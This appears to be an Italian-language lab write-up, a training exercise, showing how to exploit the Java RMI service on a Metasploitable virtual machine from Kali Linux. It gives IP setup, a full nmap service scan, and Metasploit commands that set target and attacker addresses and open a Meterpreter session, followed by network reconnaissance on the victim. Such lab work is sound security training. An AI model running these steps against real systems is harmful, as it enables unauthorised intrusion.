
EXPLOIT JAVA RMI


Configurazione IP KALI LINUX

1)Configuro l'IP di Kali linux con comando: sudo ip a add 192.168.11.111/24 dev eth0
2)Controllo che la configurazione sia avvenuta con successo con comando: ip a



Configurazione IP METASPLOITABLE

1)Configuro l'IP della Metasploitable con comando: sudo nano /etc/network/interfaces
2)Riavvio la configuazione delle interfacce di rete con comando: sudo /etc/init.d/networking restart
3) Controllo che la configurazione sia avvenuta con successo con comando: ifconfig



```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:f9:9c:06
          inet addr:192.168.11.112  Bcast:192.168.11.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fef9:9c06/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3877 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2716 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3362813 (3.2 MB)  TX bytes:219711 (214.5 KB)
          Base address:0xd010 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:476 errors:0 dropped:0 overruns:0 frame:0
          TX packets:476 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:187389 (182.9 KB)  TX bytes:187389 (182.9 KB)
```

Exploit Servizio Java RMI di Metasploitable

1)Avvio Metasploit con comando: msfconsole
2) Scansiono i servizi attivi sulla Metasploitable ed individuo il servizio Java RMI attivo sulla porta 1099 con comando: nmap -sV 192.168.11.112


```
msf6 > nmap -sV 192.168.11.112
[*] exec: nmap -sV 192.168.11.112

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-27 04:52 EDT
Nmap scan report for 192.168.11.112
Host is up (0.00068s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 66.76 seconds
```

3) Uso l’exploit numero 11 con comando: use 11, ottengo le informazioni sulla configurazione dell’exploit con comando: options.

4)Configuro l’inidrizzo ip della macchina target con comando: set rhosts 192.168.11.112, l’ip della macchina attaccante con comando: set lhost 192.168.11.111 e l’hhtpdelay con comando: set httpdelay 20.



5) Avvio l’exploit con comando: run e ottengo una sessione meterpreter.
6) Ottengo la configurazione di rete della vittima con comando: ifconfig e le informazioni sulla tabella di routing con comando: route.